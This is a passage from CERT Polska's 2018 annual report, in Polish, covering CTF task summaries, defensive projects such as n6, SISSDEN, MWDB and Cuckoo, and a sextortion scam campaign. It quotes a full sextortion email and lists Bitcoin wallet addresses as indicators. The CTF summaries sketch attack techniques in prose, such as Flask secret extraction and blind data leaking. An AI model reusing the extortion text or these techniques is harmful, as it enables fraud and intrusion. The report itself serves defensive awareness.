W zadaniu "kpn" otrzymujemy 32-bitowy plik wykonywalny ELF. Po jego uruchomieniu widzimy wiadomość zachęcającą do gry w "kamień, papier, nożyce" oraz informację, że - aby otrzymać flagę - potrzebne jest 100 wygranych z rzędu. Program posiada kilka błędów implementacyjnych, które pozwalają z dużym prawdopodobieństwem przewidzieć wartość ziarna losowości używanego w funkcji rand(), a następnie odnieść pasmo sukcesów w związku z pełną znajomością przyszłych ruchów komputera-przeciwnika.

"Zipowa forteca", jak sama nazwa wskazuje, składała się z pojedynczego pliku archiwum w formacie ZIP, który należało wypakować. Niestety, próba wykonania tej czynności kończyła się, w zależności od użytego narzędzia, komunikatem o uszkodzonym pliku lub prośbą o podanie hasła. Konieczne było więc przyjrzenie się plikowi z bliska - najlepiej hexedytorem oraz skonsultowanie swoich obserwacji ze specyfikacją formatu ZIP. Prawidłowe podzielenie pliku na mniejsze części umożliwiało odpakowanie najpierw hasła do właściwego archiwum z flagą, a później samej flagi.

Zadanie "Przeszukanie" zawierało aplikację webową z zaawansowaną wyszukiwarką opartą o składnię Apache Lucene. W celu rozwiązania zadania należało wykraść zawartość zmiennej konfiguracyjnej SECRET_KEY w aplikacji napisanej z użyciem frameworka Flask. Błąd w implementacji umożliwiał na niemal nieograniczone użycie refleksji na wyszukiwanych obiektach, co po znalezieniu odpowiednich referencji umożliwiało odwołanie się bezpośrednio do app.__dict__. Pozyskanie treści flagi było wtedy możliwe za pomocą techniki zbliżonej do "blind SQL injection", zaadaptowanej do tej konkretnej sytuacji.

W zadaniu "outsourz3d" należało w krótkim czasie przeprowadzić inżynierię wsteczną wielu podobnych do siebie aplikacji wykonywalnych, a konkretnie - dla każdej z nich znaleźć prawidłowe hasło. Kod w aplikacjach wykorzystywał relatywnie proste operacje, tzn. każdy test sprawdzał dokładnie jeden znak i opierał się na prostych operacjach (alternatywa wykluczająca, dodawanie, odejmowanie, rotacja bitowa itp.). W związku z tym, bardzo dobrym narzędziem do rozwiązania tego problemu był framework do analizy symbolicznej angr[13].

Pełne opisy zadań znajdują się na naszym blogu[14].

Biuletyn Ouch!

Od 2011 roku CERT Polska przygotowuje polską wersję biuletynu edukacyjnego "Ouch!". Jest to publikacja Instytutu SANS, w formie dwustronicowego miesięcznika, poruszającego aspekty cyberbezpieczeństwa w codziennym styku z technologią językiem zrozumiałym dla wszystkich.

W 2018 roku z "Ouch!" można było dowiedzieć się m.in. o tym, czym jest cyberbezpieczny dom, jak bezpiecznie korzystać z poczty elektronicznej, o socjotechnice czy konsekwencjach GDPR.

"OUCH!" jest udostępniony na licencji Creative Commons BY-NC-ND 3.0, co oznacza, że biuletyn może być dowolnie rozpowszechniany w każdej organizacji, pod warunkiem, że nie jest wykorzystywany w celach komercyjnych. Wszystkie polskie wydania można znaleźć pod adresem: http://www.cert.pl/ouch.

[13] https://angr.io/
[14] https://www.cert.pl/news/single/ecsm-2018-rozwiazania-zadan/

Projekty

SOASP

W 2018 kontynuowaliśmy projekt Strengthening operational aspects of cyber-security capacities in Poland (SOASP). Jego celem jest zwiększenie możliwości operacyjnych i analitycznych zespołu, ze szczególnym uwzględnieniem obowiązków wynikających z ustawy o krajowym systemie cyberbezpieczeństwa (więcej szczegółów na temat ustawy: znajduje się w rozdziale „Zmiany w sposobie zgłaszania incydentów związanych z wejściem w życie ustawy o krajowym systemie cyberbezpieczeństwa" na str. 14). Wszystkie prace opisane poniżej są współfinansowane przez program CEF (Connecting Europe Facility), numer akcji 2016-PL-IA-0127.

Rozwój systemu Cuckoo

Cuckoo Sandbox[15] to popularny system do automatycznej analizy szkodliwego oprogramowania, tzw. sandbox. Narzędzie jest darmowe i dostępne na otwartej licencji. We współpracy z autorami Cuckoo (Hatching.io) zostały rozwinięte możliwości analizy statycznej, która umożliwia wydobywanie kluczowych informacji o badanych próbkach, w szczególności szczegóły związane z komunikacją z serwerami Command and Control (adresy IP, klucze szyfrujące, ziarna DGA). Dodatkowo wzmocniono zabezpieczenia sandboxa przed niektórymi technikami, które szkodliwe oprogramowanie stosuje w celu utrudnienia jego analizy. Podsumowanie prac zostało opublikowane na oficjalnym blogu: https://hatching.io/blog/onemon-cuckoo-release.

Udostępnienie serwisu MWDB

W ramach prac w projekcie SOASP udostępniliśmy możliwość korzystania z naszego repozytorium złośliwego oprogramowania, a także do automatycznych analiz statycznych i dynamicznych. Więcej informacji znajduje się na stronie str. 32.

Wydanie n6 na otwartej licencji

n6 (Network Security Incident eXchange) to nasz autorski system do automatycznego zbierania, przetwarzania i dystrybucji informacji na temat zagrożeń sieciowych. Pozwala on naszemu zespołowi na przekazywanie danych do właścicieli sieci, administratorów i operatorów. Informacje o zagrożeniach, które udostępniamy to m.in.:
- zainfekowane komputery (boty),
- strony wyłudzające dane dostępowe (phishing),
- infrastruktura sterująca botnetami,
- strony rozpowszechniające szkodliwe oprogramowanie,
- źródła ataków na usługi sieciowe,
- i wiele innych.

System obsługuje wiele rodzajów źródeł informacji, w tym pochodzące od innych CSIRT-ów, firm komercyjnych, organizacji non-profit i niezależnych badaczy. Wykorzystujemy go do przetwarzania i dostarczania do odpowiednich odbiorców milionów zdarzeń bezpieczeństwa dziennie. W 2018 roku przy pomocy n6 przetworzyliśmy ponad 350 mln zdarzeń bezpieczeństwa. Szczegółowe statystyki znajdują się w ostatnim rozdziale niniejszego raportu.

Po kilku latach rozwoju zdecydowaliśmy się na udostępnienie oprogramowania całej społeczności zespołów reagowania na incydenty bezpieczeństwa oraz wszystkim, którzy potrzebują przetworzyć znaczne ilości informacji o zagrożeniach (Indicators of Compromise). Kod źródłowy jest dostępny na naszym profilu w serwisie GitHub[16].

Każda organizacja w Polsce może bezpłatnie uzyskać dostęp do danych znajdujących się w naszej instancji n6, które dotyczą jej sieci. Szczegóły znajdują się na stronie projektu: https://n6.cert.pl/.

[15] http://www.cuckoosandbox.org/
[16] https://github.com/CERT-Polska/n6


SISSDEN

Kontynuujemy prace nad globalnym systemem monitorowania ataków na publicznie dostępne usługi sieciowe. W ramach projektu SISSDEN utrzymywana jest sieć sensorów opartych na nisko-interaktywnych honeypotach, czyli pułapkach emulujących rzeczywiste usługi, które rejestrują wszystkie próby ataków.

Na koniec 2018 r. możemy pochwalić się wdrożeniem 9 różnych honeypotów monitorujących szereg usług, w tym SSH, Telnet, WWW, RDP, VNC, SMTP, interfejsy systemów przemysłowych, czy usługi, które mogą zostać nadużyte do przeprowadzenia ataków DDoS (dokładniej Distributed Reflected Denial of Service), np. otwarte serwery DNS. Udało nam się również przekroczyć poziom 200 aktywnych sond systemu, pokrywając 6 kontynentów oraz prawie wszystkie kraje w Europie. Poniżej zamieszczamy mapy, które obrazują liczbę monitorowanych publicznych adresów IP na przełomie roku 2018 i 2019 (jedna sonda najczęściej posiada kilka publicznych adresów).

Rysunek 8. *Mapy obrazujące liczbę monitorowanych publicznych adresów IP na przełomie roku 2018 i 2019.*

Z naszych obserwacji wynika, że obecnie najczęściej atakowaną usługą jest Telnet, czyli protokół wykorzystywany do zdalnego zarządzania urządzeniami (np. routery, kamery). Logowania na domyślne konta poprzez Telnet jest wykorzystywane przez wiele botnetów, m.in. przez opisywany przez nas w zeszłych latach Mirai[17]. Wykres poniżej przedstawia liczbę ataków na usługi Telnet i SSH rejestrowane przez nasze honeypoty w ujęciu tygodniowym. Pod koniec roku obserwowaliśmy niecałe 2 miliony ataków dziennie, czyli ponad 12 milionów tygodniowo. Stały wzrost liczby rejestrowanych zdarzeń w ciągu roku częściowo wynika z powiększania sieci sensorów, jednak od sierpnia można zauważyć istotne zwiększenie intensywności ataków na protokół Telnet, który dominuje w naszym zestawieniu.




Wykres 1. *Liczba ataków na usługi Telnet i SSH rejestrowane przez honeypoty projektu SISSDEN w ujęciu tygodniowym.*

Zagrożenia zidentyfikowane dzięki sieci honeypotów są przekazywane operatorom sieci i zespołom reagowania na zagrożenia w postaci darmowych raportów wysyłanych przez Shadowserver (https://www.shadowserver.org/). Shadowserver jest organizacją non-profit wspierająca organy porządku publicznego, CSIRT-y oraz inne podmioty na całym świecie w celu zwalczania botnetów i innych zagrożeń. Aby otrzymywać raporty dotyczące swojej sieci wystarczy zapisać się poprzez portal użytkownika SISSDEN: https://portal.sissden.eu/. Funkcjonalność portalu będzie sukcesywnie rozbudowywana w kolejnym roku.

Drugie istotne narzędzie stworzone w ramach projektu to system monitorujący darknet (tzw. teleskop sieciowy). System był używany przez cały rok do analizy istotnych zdarzeń, takich jak rekordowe ataki DDoS w lutym[18] [19]. Do przeprowadzenia wspomnianych ataków wykorzystano wzmocnienie (tzw. Distributed Reflected Denial of Service) posługując się niezabezpieczonymi serwerami z uruchomioną usługą Memcache. Analiza danych z darknetu pozwoliła ustalić, że port UDP używany przez Memcache był celem dużych skanowań w dniach poprzedzających pierwsze ataki. Ilustruje to wykres poniżej, który przedstawia liczbę pakietów na port wykorzystywany przez Memcache.

[17] Krajobraz bezpieczeństwa polskiego internetu 2016. https://www.cert.pl/PDF/Raport_CP_2016.pdf
[18] https://githubengineering.com/ddos-incident-report/
[19] https://www.netscout.com/blog/asert/netscout-arbor-confirms-17-tbps-ddos-attack-terabit-attack-era



Wykres 2. *Liczba pakietów na port wykorzystywany przez Memcache.*

Skala monitorowanej przestrzeni adresowej pozwala na dokładną obserwację rozproszonych skanowań portów oraz efektów ataków DoS wykorzystujących pakiety ze sfałszowanymi adresami źródłowymi (zazwyczaj tzw. SYN flood). Średnio rejestrujemy aż pół miliona pakietów na minutę, czyli ok. 25 miliardów miesięcznie, z czego 80% to pakiety TCP. Cały ruch jest na bieżąco analizowany, a informacje o wykrytych atakach dystrybuujemy wykorzystując platformę n6 (patrz str. 27). W 2019 planujemy dalszy rozwój systemu, m.in. poprzez implementację algorytmów automatycznie wykrywających anomalie, co pozwoli nam z wyprzedzeniem identyfikować podejrzaną aktywność sieciową.

Duża część naszych prac w projekcie dotyczy analizy szkodliwego oprogramowania. W ramach projektu stworzyliśmy i utrzymujemy system do śledzenia aktywności botnetów: mtracker. Szczegóły techniczne dotyczące narzędzia można znaleźć na naszej stronie[20]. W roku 2018 mtracker był używany do monitorowania działań 16 rodzin malware, m.in. Emotet[21], Tofsee[22] i Ramnit[23].

Projekt realizowany jest w europejskim konsorcjum, w którym NASK pełni rolę koordynatora oraz jednego z głównych wykonawców. Szczegółowe informacje oraz wybrane analizy znajdują się na oficjalnej stronie: https://sissden.eu/. Bieżące informacje publikujemy na Twitterze (@sissden). Projekt SISSDEN otrzymał finansowanie z Programu Ramowego Unii Europejskiej Horyzont 2020 (H2020-DS-2015-1) w ramach grantu nr 700176.

RegSOC

W połowie 2018 r., wspólnie z Politechniką Wrocławską (lider konsorcjum) oraz Instytutem Technik Innowacyjnych EMAG, rozpoczęliśmy prace nad projektem RegSOC (Regionalne Centrum Bezpieczeństwa Cybernetycznego). Celem projektu jest przygotowanie i uruchomienie prototypu modelowego rozwiązania regionalnego centrum cyberbezpieczeństwa ze szczególnym uwzględnieniem specyfiki podmiotów publicznych, w tym jednostek administracji rządowej oraz samorządowej.

W ramach projektu NASK zajmuje się tematyką śledzenia kampanii spamowych. W obszarze zainteresowań są e-maile zawierające szkodliwe oprogramowanie lub odnośniki do stron phishingowych, będące najczęściej wykorzystywaną metodą ataku, skierowaną zarówno na

[20] https://www.cert.pl/news/single/mtracker-sposob-sledzenie-zlosliwego-oprogramowania/
[21] https://www.cert.pl/news/single/analiza-zlosliwego-oprogramowania-emotet-v4/
[22] https://www.cert.pl/news/single/glebsze-spojrzenie-moduly-tofsee/
[23] https://www.cert.pl/news/single/ramnit-doglebna-analiza/

użytkowników indywidualnych, jak również firmy oraz instytucje. Szybka identyfikacja oraz analiza kampanii jest kluczowa z punktu widzenia działalności CERT Polska, szczególnie w celu ostrzegania użytkowników oraz neutralizowania zagrożeń.

W ramach projektu opracowaliśmy prototypowe narzędzie do zbierania i wstępnej analizy spamu. Potrafi ono działać jako tzw. „spamtrap", czyli system, który zbiera wiadomości wysyłane na nieistniejące skrzynki pocztowe, utworzone specjalnie na potrzeby monitorowania zagrożeń. Nasze narzędzie można również uruchomić w trybie honeypota (pułapki) udającego otwarty serwer pocztowy, czyli tzw. serwer open-relay. Jest to niepoprawnie skonfigurowana usługa pocztowa, która może zostać wykorzystana do rozsyłania spamu. W obu przypadkach zbieramy e-maile, które z założenia można traktować jako niepożądane.

Obecnie prowadzimy prace nad algorytmami służącymi do grupowania spamu w zbiory powiązanych wiadomości, co pozwoli wykrywać nowe kampanie niemal w czasie rzeczywistym. W kolejnych krokach zostaną stworzone systemy do automatycznej analizy treści i załączników, co ułatwi określenie celów ataków.

Ponadto istotnym zadaniem NASK w projekcie jest określenie modelu współpracy pomiędzy centrum regionalnym a zespołami CSIRT poziomu krajowego, w szczególności CSIRT NASK. Model współpracy powinien określać m.in. sposób i zakres wymiany informacji oraz zgłaszania incydentów.

Projekt jest współfinansowany przez Narodowe Centrum Badań i Rozwoju w ramach programu CyberSecIdent - „Cyberbezpieczeństwo i eTożsamość" i zakończy się w roku 2021.

Cyber Exchange

W listopadzie oficjalnie rozpoczęliśmy program wymiany ekspertów pomiędzy 11 europejskimi zespołami typu CERT. Staże zagraniczne pozwolą specjalistom z krajowych, rządowych i akademickich zespołów reagowania na poznanie specyfiki pracy analogicznych instytucji w innych krajach, wymianę wiedzy i doświadczeń oraz nawiązanie bezpośrednich kontaktów, które są kluczowym elementem sprawnej współpracy międzynarodowej.

Oprócz CERT Polska, w wymianie biorą udział pracownicy podobnych zespołów z Austrii, Chorwacji, Czech, Grecji, Łotwy, Luksemburga, Malty, Rumunii i Słowacji. Liderem konsorcjum jest czeskie stowarzyszenie CZ.NIC, w ramach którego funkcjonuje CSIRT.CZ.

Większość staży odbędzie się w roku 2019. Projekt zakłada również współpracę w warstwie technicznej, polegającą na wymianie narzędzi informatycznych do analizy zagrożeń w sieci i wspierających obsługę incydentów.

Projekt jest finansowany z funduszy Unii Europejskiej w ramach programu Komisji Europejskiej Connecting Europe Facility[24]. Jego realizacja zakończy się pod koniec 2020 r.

Forensics

Kolejnym projektem Zespołu CERT Polska rozpoczętym już w 2017 r. jest Zaawansowane Laboratorium Kryminalistyki Śledczej, współtworzone z Zakładem Cyberbezpieczeństwa Politechniki Warszawskiej w ramach programu CyberSecIdent Narodowego Centrum Badań i Rozwoju. CyberSecIdent to program badawczo-rozwojowy mający podnieść poziom bezpieczeństwa cyberprzestrzeni RP poprzez zwiększenie dostępności rozwiązań sprzętowych i programistycznych.

W ramach projektu eksperci zespołu CERT Polska, wspólnie z zespołem z Politechniki Warszawskiej, opracowują zestaw specjalistycznych narzędzi oraz rozwiązań. Celem jest wsparcie organów ścigania w walce z przestępczością, która coraz częściej korzysta z nowoczesnych metod komunikacji oraz archiwizacji danych.

Powołany przez CERT Polska w 2018 r. zespół analiz informatyki śledczej zajmuje się testowaniem opracowanych rozwiązań w realnych warunkach. Wspiera organy ścigania w zakresie

[24] nr grantu 2017-EU-IA-0118


działań terenowych i analizy zgromadzonego materiału dowodowego.

W ramach projektu prowadzone są prace nad rozbudową kompetencji z zakresu rozpoznania radiowego, wchodzącego w skład mobilnego laboratorium, które pozwala na wykrywanie nieuprawnionych transmisji oraz źródeł sygnałów. Mobilne laboratorium zostało dodatkowo wyposażone w nawigację inercyjną umożliwiającą wykonanie dokładnych pomiarów źródeł sygnału, zarówno w podziemnych garażach jak i obszarach, w których występują zakłócenia sygnału GPS - terenowe bądź umyślne.

System MWDB

Analiza złośliwego oprogramowania to jedno z wyzwań, przed którymi stoi niemal każdy zespół odpowiedzialny za cyberbezpieczeństwo. Wirusy często dystrybuowane są na szeroką skalę, zatem skoordynowana wymiana informacji na ich temat pomiędzy organizacjami może przynieść obopólne korzyści. W związku z tym, na początku roku 2019 zespół CERT Polska udostępnił na specjalnych zasadach swoje wewnętrzne repozytorium malware dla zewnętrznych analityków.


Każdy użytkownik posiadający konto w MWDB może zobaczyć dodane przez siebie próbki złośliwego oprogramowania w odwróconym porządku chronologicznym. Każda próbka dodana do repozytorium automatycznie trafia do systemów analitycznych CERT Polska, a niektóre z nich zostają wytypowane do ręcznej analizy.



Rysunek 9. *Strona główna systemu MWDB prezentująca ostatnio dodane próbki (dane archiwalne).*

Z próbkami znajdującymi się w MWDB powiązane są podstawowe dane, takie jak poszczególne skróty kryptograficzne (hashe), rodzaj pliku, jego rozmiar itp.

Repozytorium śledzi również relacje pomiędzy powiązanymi próbkami w postaci drzewiastej. Przykładowo, jeżeli próbka złośliwego oprogramowania próbuje zainstalować na komputerze ofiary dodatkowe moduły, to zostaną one dowiązane w MWDB jako próbki potomne ("child").



Rysunek 10. *Szczegółowy widok próbki w MWDB. Widoczne są odwołania do droppera oraz próbki plików wykonywalnych z następnych etapów infekcji.*

W zamian za dodanie próbki do systemu, można zobaczyć informacje pozyskane w toku analizy, np. przypisanie do konkretnej rodziny złośliwego oprogramowania oraz konfigurację statyczną (jeżeli uda się ją pozyskać). Poprzez "konfigurację" należy rozumieć wszystkie szczegółowe informacje, które uda się wydobyć bezpośrednio z danej próbki, np. adresy serwerów C&C czy wykorzystywane klucze szyfrujące.

Przyznawanie dostępu podmiotom zewnętrznym odbywa się w oparciu o następujące zasady:

- użytkownik posiada dostęp do próbek, które sam dodał do MWDB;
- w zamian za dodanie próbki, użytkownikowi udostępniane są informacje na jej temat pozyskane w toku automatycznych i manualnych analiz (z zastrzeżeniem, że analizie manualnej poddawane są tylko wybrane próbki);
- próbki znajdujące się w MWDB mogą być przez nas udostępniane podmiotom zewnętrznym.

System jest przeznaczony dla analityków zajmujących się złośliwym oprogramowaniem. O utworzenie konta mogą wnioskować osoby, które wskażą swoją afiliację, np. jako pracownika CERT-u, firmowego zespołu odpowiedzialnego za cyberbezpieczeństwo, albo uczelni zajmującej się badaniami w zakresie złośliwego oprogramowania. Zainteresowanych zapraszamy do kontaktu pod adresem info@cert.pl, jednocześnie zastrzegając sobie prawo do odpowiedzi wyłącznie na zatwierdzone zgłoszenia.

Rośnie liczba złośliwych aplikacji dla urządzeń mobilnych, przede wszystkim z systemem Android. Wiele z nich, między innymi podszywających się pod legalne aplikacje finansowe, dostępnych było do pobrania w oficjalnym sklepie.

Przemysław Jaroszewski,
Kierownik CERT Polska

Zdj. unsplash.com, Zachary Xu


Zagrożenia i incydenty krajowe

W tej części raportu opisujemy wybrane - nowe bądź zyskujące na znaczeniu - zagrożenia, które w szczególny sposób dotyczyły polskich użytkowników internetu.

Sextortion scams - "Znam Twoje hasło"

Pierwsza zaobserwowana przez CERT Polska w 2018 roku kampania określona mianem „sextorion scams", której celem było wyłudzenie pieniędzy od użytkowników, miała miejsce w kwietniu.

Wiadomości rozsyłane były w wielu różnych wariantach, ale wszystkie opierały się na takim samym schemacie. Atakujący sugerowali, że posiadają kompromitujące ofiarę nagranie zdobyte poprzez złośliwą reklamę umieszczoną w serwisie z filmami dla dorosłych lub zainstalowane na komputerze złośliwe oprogramowanie. Przelanie okupu w wysokości około 300 USD miało ustrzec ofiarę przed publikacją wideo.



Temat: You're my victim

Hi, victim.
I write you because I put a malware on the web page with porn which you have visited.
My virus grabbed all your personal info and turned on your camera which captured the process of your onanism. Just after that the soft saved your contact list.
I will delete the compromising video and info if you pay me 350 USD in bitcoin. This is address for payment :
1HR4V4nPowvzXGPdbccUbwKX1TxPbZdpMN

I give you 30 hours after you open my message for making the transaction.
As soon as you read the message I'll see it right away.
It is not necessary to tell me that you have sent money to me. This address is connected to you, my system will delete everything automatically after transfer confirmation.
If you need 48 h just reply on this letter with +.
You can visit the police station but nobody can help you.
If you try to deceive me , I'll see it right away !
I dont live in your country. So they can not track my location even for 9 months.
Goodbye. Dont forget about the shame and to ignore, Your life can be ruined.

Rysunek 11. *Przykład wiadomości typu „sextortion scam".*

Podobna kampania została zaobserwowana w połowie lipca. Wydawać by się mogło, że schemat ataku nie różnił się od poprzedniego: "zapłać bitcoiny na wskazane konto, bo mamy nagrania", ale była w nim znacząca zmiana. W pierwszym zdaniu otrzymanego maila ofiara mogła przeczytać swoje prawdziwe hasło (bez wyjaśnienia, z jakiego serwisu pochodzi, zapewne w nadziei, że to samo hasło używane jest w wielu miejscach). Różniła się też kwota okupu, która wzrosła z około 300 USD do około 3000 USD. Większość danych ofiar pochodziła z wycieków LinkedIn i Dropbox. Zamieszczenie w treści maila hasła użytkownika prawdopodobnie miało na celu wywarcie silnej psychologicznej presji. Przestępca zapewniał, że w momencie wejścia na stronę z treściami pornograficznymi, uzyskał dostęp do komputera przez protokół RDP. Deklarował, że jest w posiadaniu kontaktów z portali społecznościowych oraz skrzynki pocztowej. Połowa wideo zawierała nagrany ekran, a druga połowa - widok z wbudowanej kamery.

Przykładowe zarejestrowane przez CERT Polska adresy portfeli Bitcoin rozsyłane w tej kampanii:

```
1Je5CbHkcdjnMfbna78y4FfomRHQX2xawU
1AoQB1GHm41XrrbZ6orcH4eKA5nummvGgr
14nBqkd48qJ8WLni8KSgwEx3AiZWz53SAd
